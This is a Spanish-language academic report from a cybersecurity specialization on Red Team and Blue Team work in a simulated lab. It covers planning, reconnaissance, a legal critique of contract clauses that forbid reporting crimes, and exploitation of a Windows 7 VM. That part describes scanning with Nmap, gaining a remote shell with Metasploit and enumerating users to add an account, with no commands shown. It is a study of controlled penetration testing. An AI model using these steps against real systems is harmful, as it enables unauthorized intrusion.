Capacidades Técnicas, Legales y de Gestión para Equipos Blue Team y Red Team

Jhon Herlinton Chavarro Rojas

Asesor

Jenny Fernanda Restrepo Santacruz

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería (ECBTI)

Especialización en Seguridad informática

2025

Dedicatoria

Dedico este trabajo a mi familia, quienes han sido mi pilar incondicional a lo largo de esta travesía académica y personal. Su paciencia, apoyo constante y confianza en mis capacidades han sido fundamentales para alcanzar este logro. A mis padres, que con su ejemplo de lucha diaria me enseñaron que los sueños se alcanzan con perseverancia y esfuerzo. A mi hermana y seres queridos, que han estado a mi lado en los momentos de incertidumbre, recordándome siempre el valor de seguir adelante sin importar los obstáculos.

Extiendo esta dedicatoria de manera especial a los tutores y docentes de la Universidad Nacional Abierta y a Distancia – UNAD, quienes con su acompañamiento, orientación académica y compromiso formativo hicieron posible que este proceso no solo se completara, sino que se convirtiera en una experiencia enriquecedora. Gracias por sembrar en mí la curiosidad, el pensamiento crítico y la pasión por la ciberseguridad, áreas que hoy considero parte esencial de mi desarrollo profesional y vocacional.

Finalmente, dedico este trabajo a todas las personas que creen en la educación como una herramienta de transformación social, y que como yo, han apostado por construir su futuro desde la disciplina, la autogestión y el deseo profundo de contribuir a un mundo más seguro desde el ámbito tecnológico.

Agradecimientos

Quisiera expresar mi profundo agradecimiento al laboratorio presentado por la UNAD, en el que se desarrolló el escenario práctico basado en CyberFort Technologies, que me permitió fortalecer y aplicar mis conocimientos en ciberseguridad, particularmente en las estrategias Red Team y Blue Team. Agradezco también a los instructores y facilitadores del laboratorio, por su guía experta y apoyo constante durante el desarrollo de las actividades. De igual forma, agradezco a mis compañeros de aprendizaje por su colaboración y trabajo en equipo durante todo el proceso. Finalmente, doy gracias a mi familia y amigos por su apoyo incondicional y motivación durante esta etapa de formación.

Resumen

El presente informe técnico tiene como objetivo documentar las actividades ejecutadas dentro del entorno de prueba de CyberFort Technologies, abordando los enfoques Red Team y Blue Team, así como los aspectos legales asociados. En este contexto, se identificaron vulnerabilidades críticas, se implementaron pruebas de penetración controladas y se establecieron mecanismos de defensa activa.

A partir del análisis, se plantean estrategias de mejora que fortalecen la postura de seguridad de la organización. El informe se acompaña de conclusiones y recomendaciones prácticas, con base en marcos internacionales y buenas prácticas de ciberseguridad, con el fin de aportar al desarrollo de capacidades robustas para enfrentar amenazas actuales y futuras.

***Palabras clave*:** Ciberseguridad, RedTeam, BlueTeam, Vulnerabilidades, Pentesting.

Abstract

This technical report documents the activities carried out within the CyberFort Technologies testing environment, addressing the Red Team and Blue Team approaches, as well as the associated legal aspects. In this context, critical vulnerabilities were identified, controlled penetration tests were implemented, and active defense mechanisms were established.

Based on the analysis, improvement strategies are proposed to strengthen the organization's security posture. The report is accompanied by conclusions and practical recommendations, based on international frameworks and cybersecurity best practices, aimed at contributing to the development of robust capabilities to address current and future threats.

***Keywords*:** Cybersecurity, Red Team, Blue Team, Vulnerabilities, Pentesting.

Tabla de contenido

Introducción 9

Justificación 10

Objetivos 11

Objetivo General 11

Objetivos Específicos 11

Estrategias Red Team y Blue Team a lo Largo de las 4 Etapas del Curso 12

Etapa 1: Planificación 12

Importancia de la Planificación en Red Team 12

Importancia de la Planificación en Blue Team 13

Argumentos Técnicos y Estratégicos 14

Etapa 2: Reconocimiento y Recolección de Información. 15

Procesos Ilegales y no Éticos en el Anexo 3 17

Consideraciones sobre Aplicar a CyberFort Technologies pese a Cláusulas Cuestionables 18

Acceso a Información Sensible Durante Auditorías de Seguridad 19

Mecanismos para Controlar el Uso de Herramientas Forenses 19

Respuesta ante Ciberespionaje Cometido por Empresas de Ciberseguridad 20

Etapa 3: Ejecución y Explotación 21

Uso de Nmap para Identificar Vulnerabilidades en Windows 7 21

Explotación de la Vulnerabilidad con Metasploit y Acceso a Shell Remota 23

Visualización de Usuarios en Windows 7 Antes de Crear Uno Nuevo 24

Creación de Nuevo Usuario desde Shell Parrot vía Metasploit 25

Etapa 4: Análisis, Reportes y Retroalimentación. 26

Conclusiones 29

Recomendaciones 30

Referencias Bibliográficas 32

Lista de Figuras

Figura 1 *Instalación de Oracle VirtualBox* 13

Figura 2 *Prueba de Conexión entre VMs* 14

Figura 3 *Uso de Nmap para Encontrar Vulnerabilidad en Windows 7* 22

Figura 4 *Uso de Metasploit para Explotar Vulnerabilidad y Obtener Shell* 23

Figura 5 *Visualización de los Usuarios de Windows 7 Antes* 24

Figura 6 *Creación de Nuevo Usuario por Medio de Shell desde Parrot en Metasploit* 25

Introducción

En el contexto actual de la ciberseguridad, las organizaciones enfrentan amenazas cada vez más complejas que comprometen la confidencialidad, integridad y disponibilidad de la información. Ante esta realidad, los enfoques ofensivos y defensivos representados por los equipos Red Team y Blue Team se consolidan como prácticas esenciales para evaluar y fortalecer la postura de seguridad de una infraestructura tecnológica. El presente informe técnico recoge el análisis final del proceso realizado durante el período de prueba en CyberFort Technologies, en el cual se ejecutaron escenarios prácticos orientados a identificar vulnerabilidades, responder a incidentes y proponer medidas de mejora desde una perspectiva integral de ciberseguridad.

A través de un enfoque estructurado, se detallan las acciones desarrolladas por ambos equipos, los hallazgos obtenidos y las implicaciones legales abordadas. El análisis se presenta como una herramienta valiosa para los analistas seniors de la organización, con el fin de contribuir a la toma de decisiones estratégicas en seguridad informática. Asimismo, se ofrecen conclusiones y recomendaciones que buscan enriquecer las capacidades de defensa y ataque controlado dentro de la empresa, promoviendo una cultura organizacional resiliente frente a amenazas cibernéticas.

Justificación

El desarrollo de ejercicios prácticos mediante equipos Red Team y Blue Team permite simular escenarios reales de ciberataques y respuestas ante incidentes, proporcionando un campo de pruebas controlado para evaluar la eficacia de las políticas, procedimientos y herramientas de seguridad implementadas. En el caso de CyberFort Technologies, la elaboración de un informe técnico final no solo evidencia el compromiso del profesional en ciberseguridad durante el proceso de prueba, sino que también proporciona insumos valiosos para identificar brechas, validar controles y mejorar continuamente las estrategias defensivas y ofensivas.

Durante el proceso de formación y prueba, se ejecutaron laboratorios en entornos simulados diseñados para replicar contextos empresariales reales. Estas prácticas permitieron la aplicación de técnicas ofensivas y defensivas de forma estructurada, incluyendo escaneo de vulnerabilidades, explotación controlada, análisis forense y respuesta ante incidentes. Dichas actividades no solo reforzaron el conocimiento teórico, sino que demostraron la capacidad de aplicar metodologías profesionales en ambientes controlados y seguros.

La necesidad de fortalecer la seguridad organizacional exige una visión holística que integre capacidades técnicas, normativas y estratégicas. Este informe responde a esa necesidad, aportando desde la experiencia en campo y el conocimiento aplicado, una evaluación rigurosa que será clave para el proceso de selección de expertos que integrarán los equipos de ciberseguridad de la compañía.

Objetivos

Objetivo General

Analizar las estrategias implementadas por los equipos Red Team y Blue Team durante los escenarios de prueba en CyberFort Technologies, evaluando su efectividad e impacto en el fortalecimiento de la seguridad organizacional.

Objetivos Específicos

Describir las acciones ejecutadas por el Red Team para identificar y explotar vulnerabilidades dentro del entorno evaluado.

Explicar las estrategias de detección, defensa y contención empleadas por el Blue Team frente a los ataques simulados.

Evaluar la eficacia de las estrategias implementadas desde una perspectiva técnica y organizacional.

Proponer recomendaciones específicas que permitan mejorar las capacidades ofensivas y defensivas de la organización.

Estrategias Red Team y Blue Team a lo Largo de las 4 Etapas del Curso

Etapa 1: Planificación

La planificación es la etapa fundamental para el éxito de cualquier ejercicio de Red Team & Blue Team. En esta fase se establecen las bases sobre las cuales se desarrollará todo el proceso de simulación de ataque y defensa, por lo que debe abordarse con un enfoque riguroso y estratégico.(*Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team*, s. f.)


Importancia de la Planificación en Red Team

Para el Red Team, la planificación implica definir claramente los objetivos del ejercicio: cuáles sistemas y redes serán evaluados, qué tipo de ataques se simularán y cuáles son las limitaciones o reglas de compromiso que garantizan que las pruebas no afecten la operación normal. Esta definición debe alinearse con la realidad operativa y los riesgos concretos que enfrenta la organización, para que las pruebas sean relevantes y puedan aportar hallazgos útiles.*(Introducción al Red Team – Parte 1 - BlackMantiSecurity, s. f.)*

Además, durante la planificación, el Red Team realiza una selección y configuración de las herramientas y entornos de prueba, que muchas veces incluyen máquinas virtuales que replican los sistemas reales de la organización. Por ejemplo, la instalación de un entorno con VirtualBox, donde se despliegan máquinas Windows 7 y Parrot, permite recrear escenarios de ataque/defensa en un ambiente controlado y seguro.*(Cómo configurar las opciones de red de VirtualBox para las VMs, 2024).*

Figura 1

Instalación de Oracle VirtualBox



Nota. El grafico anterior representa la instalación del software de Oracle VirtualBox Manager y la VM Kali Linux instalado.

Importancia de la Planificación en Blue Team

Por su parte, el Blue Team debe involucrarse en esta etapa para entender el alcance del ejercicio y preparar adecuadamente los sistemas de monitoreo, detección y respuesta. Esto incluye configurar herramientas de análisis de tráfico de red, SIEMs (Security Information and Event Management) y alertas para captar cualquier actividad sospechosa durante la ejecución del ataque.*(Laprovittera, 2025).*

La planificación conjunta evita confusiones que pueden derivar en falsos positivos o interrupciones no deseadas, y permite medir con precisión la eficacia de las defensas implementadas.(*Mitigar Riesgos Y Evitar Errores Costosos Mediante La Evaluación*, s. f.)


Argumentos Técnicos y Estratégicos

Relevancia del Entorno Controlado. Utilizar máquinas virtuales en VirtualBox, como Windows 7 y Parrot, facilita la creación de escenarios realistas que permiten simular ataques comunes y técnicas de defensa específicas. La virtualización no solo reduce costos sino que además permite reiniciar rápidamente el ambiente y modificar configuraciones para pruebas iterativas.(*Chapter 1. First Steps*, s. f.).

Prueba de Conectividad y Comunicaciones. Un aspecto clave durante la planificación es verificar que las máquinas virtuales pueden comunicarse entre sí, simulando una red real. Por ejemplo, realizar una prueba de ping entre Windows 7 y Parrot asegura que los canales de comunicación estén activos, lo cual es esencial para ejecutar ataques que dependan del acceso a la red, como movimientos laterales o recolección de datos.(*How to Run a Ping Test in Windows, Linux, and Mac OS*, s. f.).

Figura 2

Prueba de Conexión entre VMs



Nota. El grafico anterior representa las direcciones IPs y su prueba de conexión por medio del comando Ping.

Establecimiento de Reglas Claras y Límites. La planificación también debe incluir acuerdos explícitos sobre qué tipos de ataques están permitidos y cuáles están prohibidos, para proteger activos críticos y evitar daños reales. Estas reglas se formalizan en un documento de "Reglas de compromiso", que orienta a ambos equipos durante el ejercicio.

Sincronización con la Dirección y Áreas Técnicas. Es indispensable que la alta dirección y los equipos técnicos estén alineados respecto a los objetivos y alcances para asegurar recursos, cooperación y el soporte necesario. Esto garantiza que los hallazgos del Red Team tengan un impacto real y puedan ser atendidos con prioridad.(*Enhancing Cyber Resilience: Insights from CISA Red Team Assessment of a US Critical Infrastructure Sector Organization | CISA*, s. f.)

Etapa 2: Reconocimiento y Recolección de Información.

La etapa de reconocimiento y recolección de información es fundamental para el desarrollo de estrategias tanto del Red Team como del Blue Team en cualquier ejercicio o situación real de ciberseguridad. Durante esta fase, el Red Team busca obtener la mayor cantidad de información posible sobre el objetivo, sin importar si se trata de una red, sistema, aplicación o incluso las personas que trabajan dentro de la organización. Este reconocimiento puede ser pasivo o activo, y es el paso previo indispensable para planificar ataques precisos y efectivos. Para el Blue Team, en cambio, esta etapa representa una oportunidad crítica para detectar señales tempranas de un posible ataque y preparar la defensa antes de que se materialice un daño.(*Reconnaissance, Tactic TA0043 - Enterprise | MITRE ATT&CK®*, s. f.)

El reconocimiento pasivo se enfoca en recopilar datos sin interactuar directamente con el objetivo, utilizando fuentes públicas como bases de datos, motores de búsqueda, redes sociales, y registros DNS o WHOIS. Esta modalidad permite al atacante construir un perfil detallado sin

levantar sospechas, exponiendo así las vulnerabilidades derivadas de la mala gestión de la información pública. Por ejemplo, el acceso a datos sobre empleados, tecnologías utilizadas, o infraestructura puede facilitar ataques de ingeniería social o la identificación de puntos débiles técnicos. Desde la perspectiva defensiva, controlar y minimizar la exposición de información pública es clave para limitar esta fuente de riesgo.(cerealkiller, 2020)

Por otro lado, el reconocimiento activo implica interacciones directas con la infraestructura objetivo, tales como escaneos de puertos y servicios, identificación de sistemas operativos y versiones de software, o pruebas iniciales de ingeniería social. El Red Team emplea herramientas especializadas como Nmap o Nessus para descubrir puertas de entrada y configuraciones vulnerables. Sin embargo, estas acciones tienen mayor probabilidad de ser detectadas, por lo que requieren mayor sigilo y técnica. El Blue Team debe contar con sistemas de monitoreo y detección — tales como IDS, IPS, y plataformas SIEM — para identificar patrones inusuales, como escaneos masivos o intentos repetidos de conexión, que indiquen la presencia de un adversario.(*Fases del pentesting*, s. f.)

En esta etapa, también es crucial el análisis de comportamiento y la correlación de eventos, ya que los atacantes utilizan técnicas cada vez más sofisticadas para evadir detección basada en firmas tradicionales. La combinación de detección basada en firmas con análisis de anomalías permite al equipo de defensa identificar actividades sospechosas en fases tempranas, lo que mejora la capacidad de respuesta y reduce el impacto potencial. Además, la capacitación constante del personal para reconocer intentos de ingeniería social y reportar incidentes es un complemento fundamental en la defensa durante esta etapa, ya que el factor humano suele ser la puerta de entrada para muchas brechas.(«Red Team vs. Blue Team», s. f.)

La importancia de esta fase radica en que un reconocimiento efectivo permite a los atacantes planificar sus movimientos con precisión, incrementando la probabilidad de éxito en etapas posteriores del ataque. Para la organización, la detección oportuna de estas acciones de reconocimiento puede marcar la diferencia entre una intrusión frustrada y una brecha de seguridad significativa. De acuerdo con estudios y marcos reconocidos como MITRE ATT&CK y NIST, la etapa de reconocimiento es responsable de gran parte del éxito inicial en ataques dirigidos, por lo que fortalecer esta fase con tecnologías adecuadas, políticas claras y formación continua es vital para la defensa en profundidad.(«Red Team vs Blue Team, mucho más que un juego», s. f.)

Finalmente, la etapa de reconocimiento se integra perfectamente en un esquema de defensa en profundidad, donde la protección perimetral, la segmentación de red y la gestión rigurosa de la información pública forman un triángulo estratégico que dificulta la recopilación de datos por parte del adversario. Solo mediante una estrategia conjunta y bien coordinada entre Red Team y Blue Team, que contemple esta etapa con detalle, es posible minimizar los riesgos y elevar significativamente el nivel de seguridad de la organización.(*Enhancing Cyber Resilience*, 2024).

Procesos Ilegales y no Éticos en el Anexo 3

Se identifican varias cláusulas que resultan no solo poco éticas, sino también ilegales. Por ejemplo, se establece que el firmante debe "abstenerse de denunciar y publicar la información confidencial e ilegal que conozca" y que no puede "denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso relacionado con la apropiación de información de terceros". Esto contradice el deber ciudadano y profesional de reportar actos ilegales y puede interpretarse como una invitación al encubrimiento.

Estas cláusulas vulneran directamente la Ley 1273 de 2009, especialmente los artículos 269A (acceso abusivo a sistemas informáticos), 269C (interceptación de datos informáticos) y 269E (uso de programas maliciosos). Al impedir la denuncia de delitos informáticos, el acuerdo compromete al firmante en una posible complicidad, lo que afecta tanto la ética profesional como la responsabilidad legal, pudiendo invalidar el contrato por contravenir el orden público y el principio de legalidad.

Este tipo de cláusulas genera un riesgo grave para la integridad y reputación de los involucrados y fomenta una cultura de silencio frente a actividades ilícitas dentro de la organización. Por ello, es crucial que las empresas promuevan políticas internas que incentiven la denuncia responsable, protejan a los denunciantes y fomenten la formación continua en ética y cumplimiento normativo.

Consideraciones sobre Aplicar a CyberFort Technologies pese a Cláusulas Cuestionables

Aunque la oferta salarial de $15.000.000 COP mensuales y el contrato vitalicio son atractivos, como experto en ciberseguridad no aplicaría a un trabajo donde el contrato incluye cláusulas que prohíben denunciar actos ilegales. Esta prohibición es una bandera roja ética y legal.

Además, el hecho de que el abogado responsable del contrato haya sido despedido por actividades ilícitas y que la empresa continúe utilizando ese documento sin revisarlo indica una cultura organizacional débil en cuanto a ética y cumplimiento. Según el código de ética del COPNIA, los profesionales deben actuar con transparencia, respetar la ley y proteger el interés general, por encima de beneficios económicos.

Firmar un contrato con esas condiciones implicaría poner en riesgo la integridad profesional, pues la omisión de denuncia ante delitos puede generar responsabilidad legal

solidaria. En resumen, la ética profesional debe primar sobre incentivos económicos para preservar la reputación y la carrera.

Acceso a Información Sensible Durante Auditorías de Seguridad

El acceso a información sensible debe limitarse estrictamente a lo necesario para el alcance definido en el contrato de auditoría. Este acceso debe estar restringido en tiempo y contenido, con registros detallados y verificables de todas las acciones.

Aunque algunas auditorías requieren examinar componentes críticos, esto no justifica el uso indebido de datos para fines distintos al servicio contratado. Para evitar abusos, las empresas deben implementar políticas claras de manejo de datos, mecanismos de trazabilidad y garantizar que el cliente cuente con garantías legales, técnicas y humanas que impidan el espionaje o la divulgación no autorizada.

Buenas prácticas incluyen la presencia de personal del cliente durante auditorías, uso de ambientes controlados para pruebas, acuerdos de confidencialidad firmados individualmente por cada auditor y un compromiso ético firme en el equipo auditor.

Además, este manejo debe cumplir normativas como la Ley 1273 de 2009 y la Ley 1581 de 2012 sobre protección de datos personales, implementando controles de acceso basados en el principio de mínima privilegio, cifrado de información y auditorías internas rigurosas.

Mecanismos para Controlar el Uso de Herramientas Forenses

Para evitar el uso indebido de herramientas avanzadas de análisis forense, las empresas deben implementar una supervisión rigurosa y controles en todos los niveles organizacionales. Esto incluye políticas claras sobre quién puede usar estas herramientas, en qué contexto y en qué condiciones.

Cada acción debe quedar registrada mediante trazabilidad, grabación de sesiones y auditorías periódicas. Más allá de los controles técnicos, es vital la formación ética continua del personal para fomentar una cultura organizacional que valore la honestidad y el respeto por la información.

Los incentivos deben alinearse con los valores éticos y no con resultados a cualquier costo. Es recomendable establecer comités de ética, canales de denuncia interna protegidos y auditorías independientes que garanticen el cumplimiento legal y moral.

Además, la Ley 1273 de 2009 impone responsabilidades penales en casos de acceso o manipulación indebida, por lo que es necesario un sistema integral que combine tecnología, procesos y cultura para prevenir el abuso, incluyendo simulaciones periódicas y protocolos estrictos para investigar desviaciones.

Respuesta ante Ciberespionaje Cometido por Empresas de Ciberseguridad

Cuando se detecta que una empresa de ciberseguridad contratada ha cometido ciberespionaje, la respuesta debe ser inmediata, firme, legal y transparente. La entidad afectada debe rescindir contratos, abrir investigaciones penales y garantizar que los responsables respondan ante la justicia.

El ciberespionaje compromete la seguridad nacional, la privacidad y la estabilidad institucional, por lo que las sanciones deben ser ejemplares, incluyendo multas, inhabilitación comercial y registros públicos de empresas sancionadas para evitar su recontratación.

Para restaurar la confianza, es fundamental hacer pública la situación de manera responsable, fortalecer políticas internas de contratación, exigir certificaciones éticas y legales, y mejorar los mecanismos de supervisión y control de proveedores.

Además, se deben crear normativas más estrictas para acreditar empresas de ciberseguridad, implementar auditorías independientes y promover la educación continua y sanciones para prevenir futuras conductas ilegales.

El avance tecnológico debe ir de la mano con la ética y el control para que no se convierta en un riesgo para las organizaciones y la sociedad.

Etapa 3: Ejecución y Explotación

La etapa de reconocimiento y recolección de información es fundamental para el desarrollo de estrategias tanto del Red Team como del Blue Team en cualquier ejercicio o


La tercera etapa del proceso, denominada Ejecución y Explotación, representa el momento crucial en que el Red Team transforma la información recopilada en las fases previas en accesos concretos y control sobre el sistema objetivo. En esta etapa, el equipo ofensivo utiliza técnicas avanzadas para aprovechar las vulnerabilidades identificadas y demostrar la factibilidad de ataques reales, aportando así evidencia práctica sobre los riesgos existentes.

Uso de Nmap para Identificar Vulnerabilidades en Windows 7

El proceso de explotación inicia con un reconocimiento activo y detallado del sistema objetivo. Aquí, la herramienta Nmap se utiliza para realizar un escaneo exhaustivo de puertos abiertos y servicios activos en la máquina Windows 7. Esta información es fundamental para detectar versiones de software susceptibles a exploits conocidos.

Figura 3

Uso de Nmap para Encontrar Vulnerabilidad en Windows 7



Nota. El grafico anterior representa el uso del comando de Nmap para detectar las vulnerabilidades a la maquina virtual atacada de prueba.


El escaneo con Nmap no solo revela servicios activos, sino que también ayuda a identificar configuraciones inseguras o servicios obsoletos que podrían ser el punto de entrada para un atacante. En este caso, al tratarse de un sistema Windows 7, una versión con soporte limitado y múltiples vulnerabilidades públicas, el riesgo aumenta significativamente. Esta etapa demuestra la importancia de mantener actualizado el inventario de sistemas y sus configuraciones, así como la necesidad de aplicar parches oportunos.

Explotación de la Vulnerabilidad con Metasploit y Acceso a Shell Remota

Una vez identificada la vulnerabilidad específica, se procede a la explotación mediante el framework Metasploit, que permite automatizar la inserción de payloads y la apertura de una sesión remota en la máquina objetivo.

Figura 4

Uso de Metasploit para Explotar Vulnerabilidad y Obtener Shell



Nota. El grafico anterior representa el uso de Metasploit por medio de la terminal de Parrot.


La consola de Metasploit muestra cómo se selecciona y ejecuta el exploit con éxito, resultando en el acceso remoto mediante una shell interactiva. Este acceso remoto simboliza el control inmediato que un atacante puede tener sobre el sistema comprometido, permitiéndole ejecutar comandos con los permisos otorgados a la vulnerabilidad explotada. La importancia de esta acción radica en evidenciar que un sistema vulnerable puede ser manipulado sin necesidad de credenciales legítimas, afectando la confidencialidad, integridad y disponibilidad.

Visualización de Usuarios en Windows 7 Antes de Crear Uno Nuevo

Tras obtener acceso al sistema, el siguiente paso consiste en evaluar el entorno interno para fortalecer el control sobre la máquina comprometida. Una de las tácticas consiste en listar los usuarios existentes para identificar cuentas con privilegios elevados o aquellas que puedan ser vulnerables a ataques internos.

Figura 5

Visualización de los Usuarios de Windows 7 Antes

